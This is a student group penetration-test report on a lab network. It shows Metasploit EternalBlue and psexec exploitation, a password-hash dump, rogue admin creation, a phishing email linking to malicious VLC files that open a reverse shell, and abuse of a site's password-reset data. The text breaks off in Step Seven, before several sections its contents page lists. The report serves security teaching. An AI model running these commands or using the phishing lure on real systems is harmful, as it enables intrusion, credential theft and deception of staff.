



# PENETRATION TEST SCENARIO EXPLOIT DOCUMENTATION GROUP PROJECT 2021

**Project Manager: Kenneth Brown**

**PM Support/ Server Administrator: Davide Pisanu**

**Security Team Manager: Tom Neil**

**Security Team: Luis Loaysa**

**Web Team Manager/ Back-End Developer: Connor Grattan**

**Web Team / Front-End Developer: Jake Salt**

**Project Client: Robert Ludwiniak**

**Project Sponsor: Andrew Partridge**

## Contents

<b>1.0. Windows Server 2016 Exploit – By Davide Pisanu</b>	5
<b>1.1. Introduction</b>	5
<i>Figure 1: Hack Scenario</i>	5
<b>1.2. Early Issues</b>	5
<i>Figure 2: EternalBlue Execution Test</i>	6
<b>1.3. Issue Workarounds</b>	6
<i>Figure 3: Nmap scan on Windows Server 2016 (172.16.1.101)</i>	6
<b>1.4. EternalBlue &amp; PSEXEC Exploits</b>	7
<b>1.4.1. EternalBlue</b>	7
<i>Figure 4: Second Test Using EternalBlue</i>	7
<b>1.4.2. PSEXEC</b>	7
<i>Figure 5: Meterpreter Session</i>	8
<i>Figure 6: Hashdump Results</i>	8
<i>Figure 7: Browsing Targeted Machine File Example 1</i>	9
<i>Figure 8: Browsing Targeted Machine File Example 2</i>	9
<b>1.5. Gaining Access to Windows10 Through VLC Exploit</b>	9
<i>Figure 9: Powershell module for Meterpreter</i>	10
<i>Figure 10: New admin user creation</i>	10
<i>Figure 11: Send files through scp</i>	10
<i>Figure 12: Add users to mail server using cscript.exe</i>	10
<i>Figure 13: File creation</i>	11
<i>Figure 14: File location and copies</i>	11
<i>Figure 15: Email crafted by using Powershell</i>	0
<i>Figure 16: Email received by the user</i>	0
<i>Figure 17: Get AD User results</i>	0
<i>Figure 18: Exploit configuration</i>	1
<i>Figure 19: TCP reverse shell</i>	1
<b>1.1. Conclusions</b>	1
<b>1.2. Appendices</b>	1
Appendix 1	1

Appendix 2 .....	2
Appendix 3 .....	2
<b>2.0. Website Password Reset Exploit – By Jake Salt .....</b>	<b>3</b>
<b>2.1. Description .....</b>	<b>3</b>
<b>2.2. Step One .....</b>	<b>3</b>
<i>Figure 1: Admin Page .....</i>	<i>3</i>
<b>2.3. Step Two .....</b>	<b>3</b>
<i>Figure 2: Bin 2Hex .....</i>	<i>3</i>
<i>Figure 3: Target 'Bob' in Users.....</i>	<i>4</i>
<b>2.4. Step Three .....</b>	<b>4</b>
<i>Figure 4: Login Screen .....</i>	<i>4</i>
<i>Figure 5: Password Reset Screen .....</i>	<i>5</i>
<b>2.5. Step Four .....</b>	<b>5</b>
<b>2.6. Step Five .....</b>	<b>5</b>
<i>Figure 6: Password Reset Confirmation .....</i>	<i>6</i>
<i>Figure 7: User Selector &amp; Token.....</i>	<i>6</i>
<b>2.7. Step Six .....</b>	<b>6</b>
<i>Figure 8: Bin 2 Hex Password Reset .....</i>	<i>7</i>
<b>2.8. Step Seven .....</b>	<b>7</b>
<i>Figure 9: Reset Password Screen after Process.....</i>	<i>8</i>
<b>2.9. Step Eight.....</b>	<b>8</b>
<i>Figure 10: Create New Password .....</i>	<i>8</i>
<b>3.0. Cross-Site Scripting Exploit – By Thomas Neil .....</b>	<b>9</b>
<b>3.1. Introduction.....</b>	<b>9</b>
<i>Figure 1: Reflected XSS attack .....</i>	<i>9</i>
<b>3.2. Cross-site Scripting Overview .....</b>	<b>9</b>
<i>Figure 2 Stored XXS attack.....</i>	<i>10</i>
<b>3.3. Software Environment .....</b>	<b>10</b>
<b>3.4. Burpsuite Implementation.....</b>	<b>10</b>
<i>Figure 3: Adding FoxyProxy.....</i>	<i>11</i>
<i>Figure 4: Selecting Burp once Configured .....</i>	<i>11</i>
<b>3.5. Web Analysis &amp; Exploit .....</b>	<b>12</b>

Figure 5: Site map of www.iFruit.com .....	12
Figure 6: Products page search box .....	12
Figure 7: JavaScript Code .....	13
Figure 8: Alert Box is Shown.....	13
Figure 9: Document cookies.....	14
Figure 10: Redressing of HTML elements.....	15
Figure 11: Code that allows us to remove all HTML elements.....	15
<b>3.6. Evaluation.....</b>	<b>15</b>
<b>4.0. Click-Jacking and Brute Force Attacks – By Luis Loaysa.....</b>	<b>16</b>
<b>4.1. Introduction.....</b>	<b>16</b>
<b>4.2. Web Analysis and Preparation .....</b>	<b>16</b>
Figure 1: Proxy Settings .....	16
Figure 2: Turn on Burp .....	17
Figure 3: Certificate Authority .....	17
Figure 4: Bind to Port .....	18
Figure 5: OWASP Site Scan Alerts .....	18
<b>4.3. Hydra – Brute Force .....</b>	<b>19</b>
Figure 6: Commands .....	19
Figure 7: Successful Logins as Admin .....	20
<b>4.4. Clickjacking .....</b>	<b>20</b>
Figure 8: Both Real & Fake Login Screens.....	21
Figure 9: HTML doc w/ Code .....	22
Figure 10: I-Frame in HTML <div>.....	22
<b>5.0. Python Bot – By Luis Loaysa .....</b>	<b>23</b>
<b>5.1. Introduction.....</b>	<b>23</b>
<b>5.2. Bot exploration .....</b>	<b>23</b>
<b>5.3. Concealment .....</b>	<b>24</b>
Figure 1 .....	24
<b>5.4. Messages .....</b>	<b>24</b>
Figure 2 .....	25
<b>5.5. Implementation .....</b>	<b>25</b>
Figure 3 .....	26

Figure 4 .....	27
<b>6.0. SQL Injection &amp; Further Web Exploitation – By Connor Grattan .....</b>	<b>28</b>
6.1. Known Vulnerabilities.....	28
6.2. SQL Injection in Products Search .....	28
6.3. NB: Combining SQLI and XSS .....	28
6.4. Second-Order SQL Injection via Profile Usernames.....	29

## 1.0. Windows Server 2016 Exploit – By Davide Pisanu

### 1.1. Introduction

As a part of our Group Project development, this report will explain in detail how to gain access to the Windows Server target VM, the exploits used, the problems encountered and the workarounds used to grant full access to the server resources.

A sample of the network infrastructure is shown below (Fig. 1). In our scenario, the attacker has somehow managed to infiltrate the Firewall and, because of the poor network configuration, is also able to join the company subnet through the use of DHCP.

Operating Systems used: -

- **Windows Server 2016**
- **Kali Linux**
- **Windows 10**




Figure 1: Hack Scenario

### 1.2. Early Issues

At the beginning of the project, we decided to work on fully patched OS versions, this has made most of the known exploits obsolete and unable to run. On my first attempt (Fig. 2) it can be seen that the OS does not appear to be vulnerable to EternalBlue, which is the exploit I've chosen for testing. This has probably been caused by the patch introduced by Windows security update KB4535680, which applies a variety of fixes to the SMB (Server Message Block Protocol), restricting any possible unauthorized remote code execution (RCE).

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 172.16.1.10:4321
[*] 172.16.1.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 172.16.1.101:445 - Host does NOT appear vulnerable.
[*] 172.16.1.101:445 - Scanned 1 of 1 hosts (100% complete)
[*] 172.16.1.101:445 - Connecting to target for exploitation.
[*] 172.16.1.101:445 - Connection established for exploitation.
[*] 172.16.1.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.16.1.101:445 - CORE raw buffer dump (47 bytes)
[*] 172.16.1.101:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 172.16.1.101:445 - 0x00000010 30 31 36 20 44 61 74 61 63 65 6e 74 65 72 20 45 016 Datacenter E
[*] 172.16.1.101:445 - 0x00000020 76 61 6e 75 61 74 69 6f 6e 20 31 34 33 30 33 valuation 14393
[*] 172.16.1.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.101:445 - Trying exploit with 12 Groom Allocations.
[*] 172.16.1.101:445 - Sending all but last fragment of exploit packet
[*] 172.16.1.101:445 - Starting non-paged pool grooming
[*] 172.16.1.101:445 - Sending SMBv2 buffers
[*] 172.16.1.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.16.1.101:445 - Sending final SMBv2 buffers.
[*] 172.16.1.101:445 - Sending last fragment of exploit packet!
[*] 172.16.1.101:445 - Receiving response from exploit packet
[-] 172.16.1.101:445 - Did not receive a response from exploit packet
[*] 172.16.1.101:445 - Sending eeg to corrupted connection.
[-] 172.16.1.101:445 - Errno: ECONNRESET: Connection reset by peer
[*] Exploit completed, but no session was created.
```

Figure 2: EternalBlue Execution Test

The Firewall also uses a very strict policy which will make any of these attempts fail. All of the tests shown in this report have been made with this turned off, with some workarounds needed to make the exploits run while the Firewall is still active, this still needs to be tested & applied.

### 1.3. Issue Workarounds

As mentioned, the main issues have been caused by a specific security update, Windows Server 2016 does not allow users to uninstall important security fixes without manually changing the related MUM files (Microsoft Update Manifest), this could also lead to a plethora of system stability issues because some of the fixes are bonded to modules and other services, but in our case (surprisingly) the security fix KB4535680 appears to be the only one that can be deleted without compromising the whole system directly from the Updates Panel. Once this Update has been removed I ran the Nmap scan (Fig. 3) to validate my theories, as we can see the OS now appears to be vulnerable to the remote code execution exploits and is finally ready for the next stage.

```
---(david@kali)~$
--$ nmap target -p445 --script=smb-vuln-ms17-010 172.16.1.101
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-25 14:29 GMT
Failed to resolve "target".
Nmap scan report for 172.16.1.101
Host is up (0.00044s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
  smb-vuln-ms17-010:
    VULNERABLE:
      Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
      State: VULNERABLE
      IDs: CVE/CVE-2017-0143
      Risk factor: HIGH
      A critical remote code execution vulnerability exists in Microsoft SMBv1
      servers (ms17-010).

      Disclosure date: 2017-03-14
      References:
        https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
        https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
```

Figure 3: Nmap scan on Windows Server 2016 (172.16.1.101)

## 1.4. EternalBlue & PSEXEC Exploits

Now that the OS is vulnerable, we can do further testing to find out how Windows Server reacts to the exploits. All the tests will be conducted using “msfconsole”, a powerful and established interface that is used to run the Metasploit Framework (MSF), developed by Rapid7 for Kali Linux.

### 1.4.1. EternalBlue

Unfortunately, even if we expose the OS to various exploits, EternalBlue is still unable to run (Fig.4). As we can see the exploit fails during the exploits packet response process (perhaps caused by the SMBv2 patches). Another noteworthy event is that the Windows Server VM reacts to this attack by rebooting itself. This test can be classified as a failure. Another theory is that some of the security updates present on the VM can somehow detect malicious scripts injected by “msfconsole” which cuts off the connectivity between the remote and local hosts.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 172.16.1.10:4444
[*] 172.16.1.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 172.16.1.101:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2016 Datacenter Evaluation 14393 x64 (64-bit)
[*] 172.16.1.101:445 - Scanned 1 of 1 hosts (100% complete)
[*] 172.16.1.101:445 - Connecting to target for exploitation.
[*] 172.16.1.101:445 - Connection established for exploitation.
[*] 172.16.1.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.16.1.101:445 - CORE raw buffer dump (47 bytes)
[*] 172.16.1.101:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 172.16.1.101:445 - 0x00000010 30 31 36 20 44 61 74 61 63 65 6e 74 65 72 20 45 016 Datacenter E
[*] 172.16.1.101:445 - 0x00000020 76 61 6c 75 61 74 69 6f 6e 20 31 34 33 39 33 valuation 14393
[*] 172.16.1.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.101:445 - Trying exploit with 12 Groom Allocations.
[*] 172.16.1.101:445 - Sending all but last fragment of exploit packet
[*] 172.16.1.101:445 - Starting non-paged pool grooming
[*] 172.16.1.101:445 - Sending SMBv2 buffers
[*] 172.16.1.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.16.1.101:445 - Sending final SMBv2 buffers.
[*] 172.16.1.101:445 - Sending last fragment of exploit packet!
[*] 172.16.1.101:445 - Receiving response from exploit packet
[-] 172.16.1.101:445 - Did not receive a response from exploit packet
[*] 172.16.1.101:445 - Sending egg to corrupted connection.
[-] 172.16.1.101:445 - Errno:ECONNRESET: Connection reset by peer
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Figure 4: Second Test Using EternalBlue

### 1.4.2. PSEXEC

After some research, I have managed to gather more information about a further exploit that can be used on the vulnerability discovered inside Windows Server. PSEXEC, this exploit is a bit more up to date compared to EternalBlue. Once I load the exploit, add the remote host, then hit run, I was able to gain full control of the system (Fig. 5). As we can see from the screenshot the Meterpreter session has successfully started using the default reverse TCP payload.



```

msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 172.16.1.101
rhosts => 172.16.1.101
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 172.16.1.10:4444
[*] 172.16.1.101:445 - Target OS: Windows Server 2016 Datacenter Evaluation 14393
[*] 172.16.1.101:445 - Built a write-what-where primitive...
[*] 172.16.1.101:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.16.1.101:445 - Selecting PowerShell target
[*] 172.16.1.101:445 - Executing the payload...
[+] 172.16.1.101:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.16.1.101
[*] Meterpreter session 1 opened (172.16.1.10:4444 -> 172.16.1.101:49264) at 2021-02-26 11:53:57 +0000

meterpreter >

```

*Figure 5: Meterpreter Session*

From this point, the attacker will be able to run a post-infiltration script such as Hashdump (Fig.6). This can be used to gain access to the Admin account, create new accounts and change passwords, etc.

```

meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY adddc084ca357e7b9996591867b09f7e...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:fcc374b917e42ed8097b9864416450bd:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

```

*Figure 6: Hashdump Results*

We can explore the System resources by prompting the shell command (possibly launching PowerShell afterwards), this will grant full access to any directory, shared folders and confidential information on the targeted machine (Fig. 7-8).

```
meterpreter > shell
Process 3564 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> powershell.exe
powershell.exe
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd ../../
cd ../../
PS C:\> ls
ls

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----         30/01/2021    21:15          PerfLogs
d-r-----        21/02/2021    13:32      Program Files
d-----        21/02/2021    13:57      Program Files (x86)
d-----        18/02/2021    14:05          Shares
d-----        18/02/2021    13:47      StorageReports
d-r-----        19/01/2021    18:09          Users
d-----        26/02/2021    10:58        Windows
da-----        01/02/2021    14:59          xampp
```

Figure 7: Browsing Targeted Machine File Example 1

```
PS C:\shares\managers> ls
ls

Directory: C:\shares\managers

Mode                LastWriteTime         Length Name
----                -
-a-----        26/02/2021    12:16           0 SUPER_SECRET_STUFF.txt
```

Figure 8: Browsing Targeted Machine File Example 2

### 1.5. Gaining Access to Windows10 Through VLC Exploit

Now that we have full access to the system we can create new users with administrator permissions. The idea is to create a fake admin account and then send E-mails containing malicious links to the Active Directory users. This kind of social engineering technique will grant further access to the targeted machine once the users open the file. The steps to trigger this event are as follows: -

#### 1 - CREATE AN ADMIN USER

We need to find a Powershell module that we can run from the Meterpreter console which works better than the session I was previously using. To run this module we just need to prompt (Fig.9):

-

```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > █
```

Figure 9: Powershell module for Meterpreter

From here we can run the commands found in Appendix 1, and create a new user that can join the Administrators group afterwards (Fig.10).

```
PS > New-ADUser -Name "Administrator" -UserPrincipalName "administrator@ifruit.com" -Path "CN=Users,DC=ifruit,DC=com" -AccountPassword (ConvertTo-SecureString -AsPlainText "Groupproject2021" -Force) -Enabled $true
PS > Add-ADGroupMember -Identity Administrators -Members Administrator
PS > █
```

Figure 10: New admin user creation

## 2 - ADD THE NEW USER TO THE MAIL-SERVER

We can log out from the Meterpreter session and log back in using SSH to our newly created user. Before starting to send mail to the Active Directory users, this new account must be added to the mail server, in Appendix 2 we can see the script that will help this process. We can just copy the script onto a file with the .vbs extension and send it to the server through scp (Fig.11).

```
(davide@kaliGP)-[~]
$ scp scripts/add_mail_user.vbs administrator@172.16.1.101:/users
administrator@172.16.1.101's password:
add_mail_user.vbs 100% 631 492.7KB/s 00:00
```

Figure 11: Send files through scp

This file can be executed by prompting 'cscript. add\_mail\_user.vbs' from Powershell.

```
PS C:\Users> cscript.exe .\add_mail_user.vbs
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Users> █
```

Figure 12: Add users to mail server using cscript.exe

### 3 - FILEFORMAT EXPLOIT DEPLOYMENT

Now that we have a credible user that resides inside our website, ifruit.com, we need to find an exploit that will be sent to the users. From msfconsole we can create these files by using the fileformat exploit (Fig.13).

```
msf6 > use exploit/windows/fileformat/vlc_mkv
[*] Using configured payload windows/x64/shell/reverse_tcp
msf6 exploit(windows/fileformat/vlc_mkv) > set lhost 172.16.1.10
lhost => 172.16.1.10
msf6 exploit(windows/fileformat/vlc_mkv) > run

[+] xpwm-part1.mkv stored at /home/davide/.msf4/local/xpwm-part1.mkv
[*] Created xpwm-part1.mkv. Target should open this file
[+] xpwm-part2.mkv stored at /home/davide/.msf4/local/xpwm-part2.mkv
[*] Created xpwm-part2.mkv. Put this file in the same directory as xpwm-part1.mkv
[*] Appending blocks to xpwm-part1.mkv
[+] Successfully appended blocks to xpwm-part1.mkv
```

Figure 13: File creation

This file will trigger the reverse shell process on the targeted machine once the user tries to watch the contents of this fake video file for VLC. Before we start to send E-mails to the users we must move these two files into the web-server hosted on the Kali machine. These files can be found in the .msf4/local hidden directory and must be moved or copied into /var/www/html directory.

- For this step to be fully working a Web-Server must be set up and running.

```
(davide@kaliGP)-[~/ .msf4/local]
$ ls
xpwm-part1.mkv  xpwm-part2.mkv

(davide@kaliGP)-[~/ .msf4/local]
$ sudo cp xpwm-part* /var/www/html
[sudo] password for davide:
```

Figure 14: File location and copies

#### 4 - CRAFT E-MAILS AND REVERSE SHELL

Now that everything is ready we can start to send the E-mail links to malicious files through the mail server hosted by the server. In Appendix 3, we find a sample of the mail that has been sent via Powershell. **Because the exploit created a random name, the absolute path to the file must be changed accordingly every time.** We can see how the mail can be sent and received by the user (Fig.15 & 16).

```
PS C:\Users> Send-MailMessage -From 'adminstrator@ifruit.com' -To 'amyryan@ifruit.com' -Subject 'Update of our Security Policies' -Body "We really care about security here at iFruit.com! That's why the sys-admin team has created a couple of videos were we are going to explain how to keep your data and the one of our customers safe! Please, download the files that you can find on the following links. http://172.16.1.10/xpwm-part1.mkv http://172.16.1.10/xpwm-part2.mkv" -SmtpServer "ifruit.com"
```

Figure 15: Email crafted by using Powershell




Figure 16: Email received by the user

To help this process, we can discover all the user's E-mail addresses by prompting Get-ADUser -filter \* using Powershell (Fig. 17).

```
SID : S-1-5-21-452569709-3848055792-2228364726-502
Surname :
UserPrincipalName :

DistinguishedName : CN=Amy Ryan,CN=Users,DC=ifruit,DC=com
Enabled : True
GivenName : Amy
Name : Amy Ryan
ObjectClass : user
ObjectGUID : 6c051b60-fba8-4962-9afc-dde21f8a537f
SamAccountName : amyryan
SID : S-1-5-21-452569709-3848055792-2228364726-1107
Surname : Ryan
UserPrincipalName : amyryan@ifruit.com

DistinguishedName : CN=Adminstrator,CN=Users,DC=ifruit,DC=com
Enabled : True
GivenName :
Name : Adminstrator
ObjectClass : user
ObjectGUID : 6a25eee6-efb6-499d-90f3-0e21e53a366a
SamAccountName : Adminstrator
SID : S-1-5-21-452569709-3848055792-2228364726-1611
Surname :
UserPrincipalName : adminstrator@ifruit.com
```

Figure 17: Get AD User results

Once the user has download both files we need to jump back on the Kali machine and run the exploit. This exploit will listen to the traffic triggered by the malicious file and establish a Meterpreter session (Fig.18).

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf6 exploit(multi/handler) > set lhost 172.16.1.10
lhost => 172.16.1.10
```

Figure 18: Exploit configuration

This exploit fortunately is a bit glitchy and sometimes the targeted machine needs to be rebooted to open the reverse TCP channel between attacker and host. If the exploit is in listening mode and the user clicks on the file downloaded previously, we are going to get these results (Fig.19).

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.16.1.10:4444
[*] Sending stage (336 bytes) to 172.16.1.34
[*] Command shell session 1 opened (172.16.1.10:4444 -> 172.16.1.34:49746) at 2021-03-26 14:14:39 +0000
0

Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\amyryan\Downloads>
```

Figure 19: TCP reverse shell

## 1.1. Conclusions

The exploitation process in an Ad-Hoc environment has been successful. Thanks to the PSEXEC exploit, we have managed to create a new user and then carry out an attack on the AD users using social engineering techniques. The downside to this experiment is that exploit is triggered by a .mkv file which is pretty outdated. Also, the machine which is running Windows 10 needs Windows Defender deactivated to work properly. Despite this, it's still a surprise that this works on Windows 10 ver. 1809.

## 1.2. Appendices

### Appendix 1

#### ##New AD user command

```
New-ADUser -Name "Adminstrator" -UserPrincipalName
"adminstrator@ifruit.com" -Path "CN=Users,DC=ifruit,DC=com" -
AccountPassword (ConvertTo-SecureString -AsPlainText
```

"Groupproject2021" -Force)-Enabled \$true

### **##Add the new user to the admins group**

Add-ADGroupMember -Identity Administrators -Members Administrator

## Appendix 2

Dim obApp

Set obApp = CreateObject("hMailServer.Application")

Call obApp.Authenticate("Administrator", "admin")

Dim obDomain

Set obDomain = obApp.Domains.ItemByName("ifruit.com")

Dim obAccount

Set obAccount = obDomain.Accounts.Add obAccount.Address =

"administrator@ifruit.com" obAccount.Password = "secret"

obAccount.Active = True

obAccount.MaxSize = 100 ' Allow max 100 megabytes

obAccount.Save

## Appendix 3

Send-MailMessage -From 'administrator@ifruit.com' -To

'amyryan@ifruit.com' -Subject 'Update of our Security Policies' -Body "We really care about security here at iFruit.com! That's why the sys-admin team has created a couple of videos were we are going to explain how to keep your data and the one of our customers safe! Please, download the files that you can find on the following links. <http://172.16.1.10/FILE> <http://172.16.1.10/FILE>" -SmtpServer "ifruit.com"

## 2.0. Website Password Reset Exploit – By Jake Salt

### 2.1. Description

This attack aims to gain control of an administrator account and steal password reset information, such as the user's email, reset token and selector to allow you to reset the passwords of other users and steal their data. This report will only detail how to reset another user's password, and not how to gain access to an admin account, nor elevate the access level a user has.

### 2.2. Step One

When you have access to an account with the appropriate privileges there will be a link on the navigation bar called 'Admin'. If you do not see this link then your account does not have the correct level of privileges and will not be able to perform this task with ease (**Fig. 1**).



Figure 1: Admin Page

### 2.3. Step Two

After opening the above link you will see a list of options, Users, Password Reset Data, and Bin 2 Hex will be among them (**Fig. 2**). We will start by opening the 'Users' link in order to find a user that we can target (**Fig. 3**). For this example we will be changing the password of "Robert McGill", his Username is "Bob", and his email is "rmcgill@gmail.com". Let's take a note of that for later.



Figure 2: Bin 2Hex



Users:

User Id:	Username:	First Name:	Surname:	Email:	Profile:
1	Admin	Group	Project	email@domain.name	
2	Bob	Robert	McGill	rmcgill@gmail.com	
3	test	Test	User	test@user.com	

Figure 3: Target 'Bob' in Users

## 2.4. Step Three

Now that we have an account to target we need to open a browser\* and open up the same iFruit.com. We can then go to the login page and open the “Reset your password” link (**Fig. 4**). This will redirect you to a page where you can start the password reset process (**Fig. 5**). This is where you will need the user’s email address.

*\*Note: You will need to open a new browser otherwise you will be automatically logged in, I recommend using a completely different one, i.e. Firefox and Google Chrome.*

Login:

Username:

Password:

☐ Show Password

Login

[Reset your password here.](#)

[Create an Account here.](#)

Figure 4: Login Screen

# Password Reset

An email containing instructions on how to reset your password will be sent to your account.


A screenshot of a web form for password reset. It consists of a single text input field with the placeholder text "Email..." and a button labeled "Reset Password" positioned directly below it.  

Figure 5: Password Reset Screen

## 2.5. Step Four

After entering the email address in the field on the *"Password Reset,"* press the *"Reset Password"* button, the page will issue a success message The page has successfully sent an email to the user with that account containing a *"Validator"* and *"Selector"* variable, which will allow us to change the password. To do this we need to log back into the admin account and open up the *"Password Reset"* link on the admin page (Follow steps One[2] Two[3]). This page will detail password resets for all users, we will be interested in the one for Robert McGill's account.

## 2.6. Step Five

Now that we are looking at the password reset data from the *"Password reset"* page, we can use it to change a user's password. This system compiles an email that contains a link, that when pressed takes the user to a page where they can reset their password, this link is completely custom to each reset attempt and each user, making it difficult to hack, at least without an inside account. We only need two pieces of information from this table, the *"Selector"*, and the *"Token"*, the selector is already usable, but the token is in binary, so will need to be converted using the *"Bin2Hex"* page mentioned in Step Two.

# Password Reset

Please check your email!

An email containing instructions on how to reset your password will be sent to your account.

Reset Password

Figure 6: Password Reset Confirmation

## Password Reset Data:

Reset Id:	Email:	Selector:	Token:	Expiry:
21	rmcgill@gmail.com	6c4e00274fd0bf4c	\$2y\$10\$voWuwzEJz/6dmvLLXlUx5e8oMH5koWt/ROIS.gtxefJEGPT5oolG2	1616439986

Figure 7: User Selector & Token

## 2.7. Step Six

Open the “Bin2Hex” page and insert the string that we pulled from under the “Token” field (**Fig. 8**). After submitting the token, the form will output the result in the “Result” field underneath the “Password Reset Token” field. Copy the contents of the “Result” field to be used later.

# Bin To Hex

Password Reset Token

\$2y\$10\$voWuwzEJz/6dmvLLXiUx5e8oMH5koWt/ROIS.gtXefJEGPT5oolG2

Result:

24327924313024766f5775777a454a7a2f36646d764c4c586955783565386f4d48356b6f57742f524f49532e67745865664a45475054356f6f6c4732

Submit

Figure 8: Bin 2 Hex Password Reset

## 2.8. Step Seven

Now that we have the user's email address, the password reset selector, and token we can change the user's password. We start by inputting the URL of the website, "iFruit.com/pwdReset/newpwd.php?", and adding "selector=" followed by the selector found in Step Four, which in this case is "6c4e00274fd0bf4c", followed by "validator=" and inserting the hexadecimal value we found in Step Six,

